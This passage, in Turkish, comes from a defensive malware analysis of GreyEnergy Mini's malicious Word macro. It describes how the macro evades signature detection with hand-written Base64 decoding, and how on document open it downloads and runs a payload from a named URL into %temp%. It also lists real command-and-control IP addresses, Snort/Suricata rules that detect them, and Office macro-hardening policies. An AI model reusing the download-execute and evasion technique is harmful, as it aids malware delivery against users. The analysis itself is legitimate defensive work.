fonksiyonları olmakla birlikte bu fonksiyonlardan ilki olan *B64Dec()* fonksiyonu, macro içerisinde yer alan base64 encoding metotunu kullanılarak encode edilen çeşitli verilerin decode edilmesi için oluşturulduğunu görmekteyiz. Microsoft tarafından yayımlanan resmi Visual Basic dokümantasyonu [18] incelendiğinde, *string* tipinde bir değişkenin base64 encode edilmesi veya base64 encode edilmiş string ya da diğer farklı tiplerde bir değişkenin base64 decode edilmesi için *System.Convert.FromBase64String()* ve *System.Convert.ToBase64String()* isminde iki adet metotun programlama dili ve geliştirme çatısı (framework) içerisinde varsayılan olarak geldiğini görüyoruz. Buna rağmen zararlı yazılım hazırlanırken bu hazır metotlar kullanmak yerine, aynı işi gerçekleştirecek kendi fonksiyonlarını yazması ilk aşamada garip ve anlamsız karşılanabilir. Ancak bunun çok daha farklı bir sebebi var: imza tabanlı (signature-based) endpoint ürünlerindeki güvenlik kontrollerini atlatmak. Günümüz imza tabanlı endpoint ürünleri temelde iki bileşenden oluşmaktadır: imza veri tabanı ve engine (motor). İmza veri tabanı saldırıların dijital imzalarının tutulduğu bir saklama alanı iken engine kısmı ise saldırı örüntülerinin (pattern) analiz edilip saldırıların dijital imzalarının oluşturulmasından sorumludur. Bir saldırı durumunda engine, gerçekleştirilen saldırının dijital imzasını oluşturur; oluşturulan bu dijital imza, imza veri tabanında bulunan imzalar ile karşılaştırılır. Bu iki imzanın örtüştüğü durumlarda ise endpoint ürünü mevcut aktiviteyi sonlandırır ve bu aktivite hakkında bir olay raporu/alarmı oluşturur. Modern endpoint ürünleri ise bu tarz Office dokümanlarını statik olarak analiz eder ve eğer içerisinde şifreleme, kriptografi ile ilişkili bir aktivite belirlediği durumlarda ise, çoğunlukla ilgili dokümanı karantinaya alma ya da silme eğiliminde bulunur. Tüm bu sebeplerden ötürü endpoint ürünlerinin çalışma mantığını bilen saldırganlar macroyu geliştirirken, hazır kriptografi metotlarını kullanmak yerine kendi fonksiyonlarını yazmıştır.

Bir diğer fonksiyonumuz ise *HashCheck()* fonksiyonudur. Fonksiyonun detaylarında da görüleceği gibi, fonksiyon içerisinde yukarıda açıkladığımız *B64Dec()* fonksiyonunun birkaç kere çağırıldığı görülmektedir. Çağırılan satırlar incelendiğinde aşağıdaki gibi bir akış ortaya çıkıyor.

1. OS Shell metotuna erişmek için *wscript.shell* objesi oluşturulur.
2. İlerleyen aşamalarda K&K sunucularına HTTP isteği yapmak için *msxml2.xmlhttp* objesi oluşturulur.
3. Dosya sistemi içerisindeki temp klasörü altında *"TVUNSS3.exe"* isimli bir çalıştırılabilir oluşturur. Buradaki temp klasörü bir ortam değişkeni olduğu için *%temp%"* olarak ifade edilir ve *ExpandEnvironmentStrings* metotu kullanılır.
4. İkinci adımda oluşturulan obje bir değişkene atanır ve bu değişken üzerinden *"http://pbank.co.ua/favicon.ico"* URL'ine HTTP GET metodu kullanılarak istek yapılır.
5. Dördüncü adımda yapılan istek sonucunda paketleyici modülü hedef sistem üzerinde belirlenen yola *(%temp%\TVUNSS3.exe)* indirilir. İndirilen paketleyici *adodb.stream* objesi kullanılarak *%temp%* ortam değişkeni altında oluşturulan çalıştırılabilir olarak kaydeder.
6. Tüm bu işlemler sonrasında indirilen paketleyici çalıştırılır.

Diğer fonksiyonumuzun ise *Test()* fonksiyonu olup, içerisinde sadece *HashCheck()* fonksiyonunu çağırdığını görmekteyiz. Son olarak macro içerisinde *Document_Open()* event'ini görmekteyiz. Bu event, ilgili Word dokümanı açıldığında ilk olarak çalıştırılacak komutları için kullanılmaktadır. Bu örnek için, zararlı Word dokümanı açıldığında benzer bir şekilde sadece *Test()* fonksiyonun çağırıldığı görülmektedir. Bu tarz kullanımların (fonksiyon içerisinde fonksiyon çağırma ya da kendi kendini çağıran özyineli/recursive fonksiyonlar) kod takibini zorlaştırdığı ve okunabilirliğini azalttığı için zararlı yazılımlarda şifrelenmemiş ya da kod karmaşıklaştırma yapılmamış kod bloklarında sıklıkla kullanılmaktadır.

Mini modülü dışında diğer modüller ve GreyEnergy zararlı hakkında tespit edilen diğer bilgiler ise aşağıdaki tablolarda listelenmiştir.

Tespit Edilen GreyEnergy K&K IP Adresleri			
Aktif Olduğu Tarih Aralığı	**IP Adresi**	**Aktif Olduğu Tarih Aralığı**	**IP Adresi**
2015 – 2016 →	109.200.202.7	2017 – 2017 →	213.239.202.149

2015 – 2015 →	193.105.134.68	2017 – 2017 →	88.198.13.116
2015 – 2016 →	163.172.7.195	2017 – 2017 →	217.12.202.111
2015 – 2016 →	163.172.7.196	2017 – 2017 →	176.31.116.140
2015 – 2016 →	5.149.248.77	2017 – 2018 →	185.217.0.121
2016 – 2016 →	31.148.220.112	2017 – 2018 →	178.150.0.200
2016 – 2016 →	62.210.77.169	2018 – 2018 →	176.121.10.137
2016 – 2016 →	85.25.211.10	2018 – 2018 →	178.255.40.194
2016 – 2016 →	138.201.198.164	2018 – 2018 →	193.105.134.56
2016 – 2017 →	124.217.254.55	2018 – 2018 →	94.130.88.50
2017 – 2017 →	46.249.49.231	2018 – 2018 →	185.216.33.126
2017 – 2017 →	37.59.14.94		

Korunma Yöntemleri

GreyEnergy Mini zararlısının, analiz ve tersine mühendislik süreçlerini yavaşlatmak için çeşitli yöntemler kullandığı açıkça görülmektedir. Kullanılan tekniklerin yeni olmadığı ancak bu tekniklerin amaca yönelik olarak, özenle seçildiği de zararlının göze çarpan diğer özelliklerindedir. An itibariyle GreyEnergy APT grubunun endüstriyel prosesleri manipüle edebilecek aktif bir saldırı modülü içermediği bilinmekle birlikte, bu zararlının zamanla evrilip gelişerek bu kabiliyetlere sahip olabileceği unutulmamalıdır. Ek olarak GreyEnergy zararlı yazılımının hash değerleri/imzaları günümüz modern güvenlik ürünleri tarafından tespit edilebileceği gibi, bulaştığı sistemdeki aktiviteleri ağ üzerinden anomali analizi yapan ürünler tarafından kolaylıkla tespit edilmesi tehdit aktörlerinin bu zararlı yazılım üzerinde değişiklik yaparak, bir sonraki saldırılarında daha gelişmiş teknikler kullanacağının bir işareti olarak değerlendirilebilir.

APT grupları ve bu grupların aktiviteleri hakkında yapılan son araştırma [19], APT gruplarının hedef sistem üzerinde ilk giriş noktası sağlamak için %90 oranında phishing saldırılarını kullandığını gösteriyor. GreyEnergy APT grubu da bu araştırmayı doğrular nitelikte olup saldırının, bir zararlı yazılımının kötü niyetli bir elektronik posta içerisinde kurbanlara gönderilmesiyle başladığını görüyoruz. Bu bilgiler hedef odaklı siber saldırılarda halkanın en zayıf noktasının son kullanıcı/çalışan olduğunu bir kere daha göstermektedir. Bu sebeple, kurum içerisinde bilgi güvenliği farkındalığının arttırılması ve çalışanlarının elektronik posta güvenliği ve kimlik avcılığı/oltalama gibi konularında eğitilerek güvenlik bakış açısının kazandırılması GreyEnergy ve bu tarz zararlı yazılımdan korunmak için alınabilecek önlemlerin başında gelmektedir.

GreyEnergy zararlı yazılımı tespit edildiği ilk günden bu yana çok sayıda güvenlik uzmanı ve analistler tarafından derinlemesine incelendi. Bugün geldiğimiz noktaya bakıldığında: -kullandığı kütüphaneler ve API'lar dahil- bulaşma, yayılma, ağ aktiviteleri, şifreleme algoritmaları gibi konularda zararlının davranışları hakkında detaylı bilgilere sahibiz. Dijital imzalar/hash değerleri ve hatta zararlı yazılımın oluşturduğu ağ trafiği gibi veriler Saldırı Tespit (Intrusion Detection System – IDS) ve Saldırı Önleme (Intrusion Prevention System – IPS) sistemlerinde GreyEnery zararlı yazılımın tespiti ve engellenmesini için kullanılıyor. Bu duruma bir örnek olarak Nozomi uzmanları tarafından geliştirilen *"GreyEnergy Yara Modülü"* verilebilir. [20] Bu modül GreyEnergy paketleyicisini ayrıştırır ve devamında decrypt eder: decryption işlemi sonrası paketleyicinin GreyEnergy örneğindeki metotlar kullanılarak oluşturulup oluşturulmadığı tespit edilir. Buna ek olarak *"greyenergy_unpacker.py"* isimli script [21]; GreyEnergy tarafından paketlenmiş binary formatlı (.bin) dosyaların decompile ederek içerisindeki dropper ve arka kapıyı ayrıştırır.

GreyEnergy zararlı yazılımının tespiti için geliştirilen bu gibi metot ve araçlara ek olarak aşağıdaki gibi Snort/Suricata IDS kuralı geliştirdik. Bu kuralı oluştururken zararlı yazılımın oluşturduğu HTTP(S) trafiğinden yola çıkarak, iletişim kurduğunu tespit ettiğimiz K&K sunucuları ile olan haberleşmesinden faydalandık.

```
alert http any any -> 88.198.13.116 8080 (msg:"Potentially malicious web application access"; content:"GET"; http_method; content:"/xmlservice"; http_uri; classtype: web-application-activity; sid:9999991; rev:1;)
```

```
alert http any any -> 217.12.204.100 80 (msg:"Potentially malicious web application access"; content:"GET"; http_method; content:"/news"; http_uri; classtype: web-application-activity; sid:9999992; rev:1;)
```

```
alert http any any -> any 80 (msg:"Potentially malicious web application access"; content:"GET"; http_method; content:"pbank.co.ua"; http_host; nocase; content:"/favicon"; http_uri; content:".ico"; http_uri; within:4; classtype: web-application-activity; sid:9999993; rev:1;)
```

```
alert http any any -> any 80 (msg:"Potentially malicious web application access"; content:"GET"; http_method; content:"pbank.co.ua"; http_host; nocase; content:"/img"; http_uri; content:"/rkpgshucwicodqe1p8ig5odmykcedtg2zar"; http_uri; content:".png"; http_uri; within:4; classtype: web-application-activity; sid:9999994; rev:1;)
```

```
alert http any any -> 178.255.40.194 80 (msg:"Potentially malicious web application access";  content:"GET"; http_method; content:"/de-de"; http_uri; content:"/nachrichten"; http_uri; classtype: web-application-activity; sid:9999995; rev:1;)
```

Ağ tabanlı çözümlerin yanısıra, son kullanıcı tarafında yapılacak sıkılaştırmalar da GreyEnergy zararlı yazılımından korunmak için kullanılmaktadır. Örneğin Group Policy üzerinden Microsoft Office ürünleri içerisinde konumlandırılmış macroların çalışma öncelikleri ve hangi durumlarda aktif edilecekleri ya da deaktif konumda kullanılacakları tanımlanabilmektedir. Kurumun iş gerekliliklerine göre macro politikaları değişebilmekle birlikte, Microsoft Office ürünleri için önerilen güvenli Group Policy macro ayarları aşağıdaki gibidir.

Microsoft Windows

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
Computer Configuration\Policies\Administration Templates\Windows Components\Internet Explorer\Internet Control Panel			
Disable the Content page	N/A	N/A	Enabled
User Configuration\Administrative Templates\Windows Components\Microsoft Management Console\ Restricted/Permitted snap-ins			
Certificates	N/A	N/A	Disabled

Microsoft Office 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
User Configuration\Policies\Administration Templates\Microsoft Office 2016\Security Settings			
Automation Security	Enabled Set the Automation Security level: Disable macros by default	Enabled Set the Automation Security level: Use application macro security level	Enabled Set the Automation Security level: Use application macro security level
Disable all Trust Bar notifications for security issues	N/A	N/A	Enabled
Disable VBA for Office applications	Enabled	Disabled	Disabled
Macro Runtime Scan Scope	N/A	Enable for all documents	Enable for all documents
User Configuration\Policies\Administration Templates\Microsoft Office 2016\Security Settings\Trust Center			
Allow mix of policy and user locations	Disabled	Disabled	Disabled

Microsoft Access 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers

User Configuration\Policies\Administration Templates\Microsoft Access 2016\Application Settings\Security\Trust Center			
Turn off trusted documents	Enabled	Enabled	Enabled
Turn off Trusted Documents on the network	Enabled	Enabled	Enabled
VBA Macro Notification Settings	Enabled Disable all without notification	Enabled Disable all without notification	Enabled Disable all except digitally signed macros
User Configuration\Policies\Administration Templates\Microsoft Access 2016\Application Settings\Security\Trust Center\Trusted Locations			
Allow Trusted Locations on the network	Disabled	Enabled	Disabled
Disable all trusted locations	Enabled	Disabled	Enabled
User Configuration\Policies\Administration Templates\Microsoft Access 2016\Disable Items in User Interface\ Custom			
Disable commands	N/A	N/A	Enabled Enter a command bar ID to disable: 19092

Microsoft Excel 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
User Configuration\Policies\Administration Templates\Microsoft Excel 2016\Disable Items in User Interface\Custom			
Disable commands	N/A	N/A	Enabled Enter a command bar ID to disable: 19092
User Configuration\Policies\Administration Templates\Microsoft Excel 2016\Excel Options\Security			
Scan encrypted macros in Excel Open XML workbooks	N/A	Scan encrypted macros (default)	Scan encrypted macros (default)
User Configuration\Policies\Administration Templates\Microsoft Excel 2016\Excel Options\Security\Trust Center			
Block macros from running in Office files from the Internet	N/A	Enabled	Enabled
Trust access to Visual Basic Project	Disabled	Disabled	Disabled
Turn off trusted documents	Enabled	Enabled	Enabled
Turn off Trusted Documents on the network	Enabled	Enabled	Enabled

VBA Macro Notification Settings	Enabled Disable all without notification	Enabled Disable all without notification	Enabled Disable all except digitally signed macros
User Configuration\Policies\Administration Templates\Microsoft Excel 2016\Excel Options\Security\Trust Center\Trusted Locations			
Allow Trusted Locations on the network	Disabled	Enabled	Disabled
Disable all trusted locations	Enabled	Disabled	Enabled

Microsoft Outlook 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
User Configuration\Policies\Administration Templates\Microsoft Outlook 2016\Disable Items in User Interface\Custom			
Disable commands	N/A	N/A	Enabled Enter a command bar ID to disable: 19092
User Configuration\Policies\Administration Templates\Microsoft Outlook 2016\Security\Trust Center			
Apply macro security settings to macros, add-ins and additional actions	Enabled	Enabled	Enabled
Security settings for macros	Enabled Security Level: Never warn, disable all	Enabled Security Level: Never warn, disable all	Enabled Security Level: Warn for signed, disable unsigned

Microsoft PowerPoint 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
User Configuration\Policies\Administration Templates\Microsoft PowerPoint 2016\Disable Items in User Interface\Custom			
Disable commands	N/A	N/A	Enabled Enter a command bar ID to disable: 19092
User Configuration\Policies\Administration Templates\Microsoft PowerPoint 2016\PowerPoint Options\Security			
Scan encrypted macros in PowerPoint Open XML presentations	N/A	Scan encrypted macros (default)	Scan encrypted macros (default)
User Configuration\Policies\Administration Templates\Microsoft PowerPoint 2016\PowerPoint Options\Security\Trust Center			
Block macros from running in Office files from the Internet	N/A	Enabled	Enabled

Trust access to Visual Basic Project	Disabled	Disabled	Disabled
Turn off trusted documents	Enabled	Enabled	Enabled
Turn off Trusted Documents on the network	Enabled	Enabled	Enabled
VBA Macro Notification Settings	Enabled Disable all without notification	Enabled Disable all without notification	Enabled Disable all except digitally signed macros
User Configuration\Policies\Administration Templates\Microsoft PowerPoint 2016\PowerPoint Options\Security\Trust Center\Trusted Locations			
Allow Trusted Locations on the network	Disabled	Enabled	Disabled
Disable all trusted locations	Enabled	Disabled	Enabled

Microsoft Publisher 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
User Configuration\Policies\Administration Templates\Microsoft Publisher 2016\Disable Items in User Interface\Custom			
Disable commands	N/A	N/A	Enabled Enter a command bar ID to disable: 19092
User Configuration\Policies\Administration Templates\Microsoft Publisher 2016\Security			
Publisher Automation Security Level	Enabled High (disabled)	Enabled High (disabled)	Enabled By UI (prompted)
User Configuration\Policies\Administration Templates\Microsoft Publisher 2016\Security\Trust Center			
VBA Macro Notification Settings	Enabled Disable all without notification	Enabled Disable all without notification	Enabled Disable all except digitally signed macros

Microsoft Project 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
User Configuration\Policies\Administration Templates\Microsoft Project 2016\Project Options\Security\Trust Center			
Allow Trusted Locations on the network	Disabled	Enabled	Disabled
Disable all trusted locations	Enabled	Disabled	Enabled
VBA Macro Notification Settings	Enabled Disable all without notification	Enabled Disable all without notification	Enabled Disable all except digitally signed macros

Microsoft Visio 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
User Configuration\Policies\Administration Templates\Microsoft Visio 2016\Disable Items in User Interface\ Custom			
Disable commands	N/A	N/A	Enabled Enter a command bar ID to disable: 19092
User Configuration\Policies\Administration Templates\Microsoft Visio 2016\Visio Options\Security\Macro Security			
Enable Microsoft Visual Basic for Applications project creation	Disabled	Disabled	Disabled
Load Microsoft Visual Basic for Applications projects from text	Disabled	Disabled	Disabled
User Configuration\Policies\Administration Templates\Microsoft Visio 2016\Visio Options\Security\Trust Center			
Allow Trusted Locations on the network	Disabled	Enabled	Disabled
Block macros from running in Office files from the Internet	N/A	Enabled	Enabled
Disable all trusted locations	Enabled	Disabled	Enabled
Turn off trusted documents	Enabled	Enabled	Enabled
Turn off Trusted Documents on the network	Enabled	Enabled	Enabled
VBA Macro Notification Settings	Enabled Disable all without notification	Enabled Disable all without notification	Enabled Disable all except digitally signed macros

Microsoft Word 2016

Group Policy Setting	All Macros Disabled	Only Macros from Trusted Locations	Only Macros Digitally Signed by Trusted Publishers
User Configuration\Policies\Administration Templates\Microsoft Word 2016\Disable Items in User Interface\ Custom			
Disable commands	N/A	N/A	Enabled Enter a command bar ID to disable: 19092
User Configuration\Policies\Administration Templates\Microsoft Word 2016\Word Options\Security			

Scan encrypted macros in Word Open XML documents	N/A	Scan encrypted macros (default)	Scan encrypted macros (default)
User Configuration\Policies\Administration Templates\Microsoft Word 2016\Word Options\Security\Trust Center			
Block macros from running in Office files from the Internet	N/A	Enabled	Enabled
Trust access to Visual Basic Project	Disabled	Disabled	Disabled
Turn off trusted documents	Enabled	Enabled	Enabled
Turn off Trusted Documents on the network	Enabled	Enabled	Enabled
VBA Macro Notification Settings	Enabled Disable all without notification	Enabled Disable all without notification	Enabled Disable all except digitally signed macros
User Configuration\Policies\Administration Templates\Microsoft Word 2016\Word Options\Security\Trust Center\Trusted Locations			
Allow Trusted Locations on the network	Disabled	Enabled	Disabled
Disable all trusted locations	Enabled	Disabled	Enabled

Referanslar

1- https://dragos.com/wp-content/uploads/CrashOverride-01.pdf
2- https://scadahacker.com/files/duqu/stuxnet-malware-analysis-paper.pdf
3- https://www.esetnod32.ru/company/viruslab/analytics/doc/Stuxnet_Under_the_Microscope.pdf
4- https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08080817/EB-YetiJuly2014-Public.pdf
5- https://ics.sans.org/media/ICS-CPPE-case-Study-2-German-Steelworks_Facility.pdf
6- https://www.welivesecurity.com/2016/12/13/rise-telebots-analyzing-disruptive-killdisk-attacks/
7- https://logrhythm.com/pdfs/threat-intelligence-reports/notpetya-technical-analysis-threat-intelligence-report.pdf
8- https://securelist.com/bad-rabbit-ransomware/82851/
9- https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/
10- https://cyber-peace.org/wp-content/uploads/2018/10/New-TeleBots-backdoor-links-Industroyer-to-NotPetya-for-first-time.pdf
11- https://www.nozominetworks.com/downloads/US/Nozomi-Networks-GreyEnergy-Dissecting-the-Malware.pdf
12- https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf
13- https://www.ptsecurity.com/upload/corporate/ww-en/analytics/APT-Attacks-eng.pdf
14- https://www.7-zip.org
15- https://en.wikipedia.org/wiki/Office_Open_XML_file_formats
16- http://web.mit.edu/~stevenj/www/ECMA-376-new-merged.pdf
17- https://blog.didierstevens.com/programs/oledump-py/
18- https://docs.microsoft.com/en-us/dotnet/visual-basic/
19- https://www.ptsecurity.com/ww-en/analytics/advanced-persistent-threat-apt-attack-cost-report/
20- https://github.com/NozomiNetworks/greyenergy-unpacker/blob/master/greyenergy.c
21- https://github.com/NozomiNetworks/greyenergy-unpacker

Diğer Kaynaklar & Bağlantılar

1- https://www.advantech.com
2- https://www.verisign.com
3- https://nmap.org
4- https://github.com/gentilkiwi/mimikatz
5- https://www.inet.no/dante/
6- https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html
7- https://github.com/tennc/webshell/blob/master/xakep-shells/PHP/Antichat Socks5 Server.php.php.txt
8- https://github.com/z3APA3A/3proxy
9- https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07205202/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf
10- https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
11- https://www.microsoft.com/security/blog/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/
12- https://docs.microsoft.com/tr-tr/cpp/mfc/ole-background
13- https://docs.microsoft.com/en-us/windows/win32/shell/shell-windows
14- https://docs.microsoft.com/en-us/previous-versions/windows/desktop/ms757026(v%3Dvs.85)
15- https://docs.microsoft.com/en-us/dotnet/api/system.environment.expandenvironmentvariables
16- https://www.motobit.com/tips/detpg_read-write-binary-files/
17- https://docs.microsoft.com/en-us/office/vba/api/word.document.open
18- https://www.cyber.gov.au/publications/microsoft-office-macro-security
19- https://suricata.readthedocs.io/en/suricata-4.1.4/rules/http-keywords.html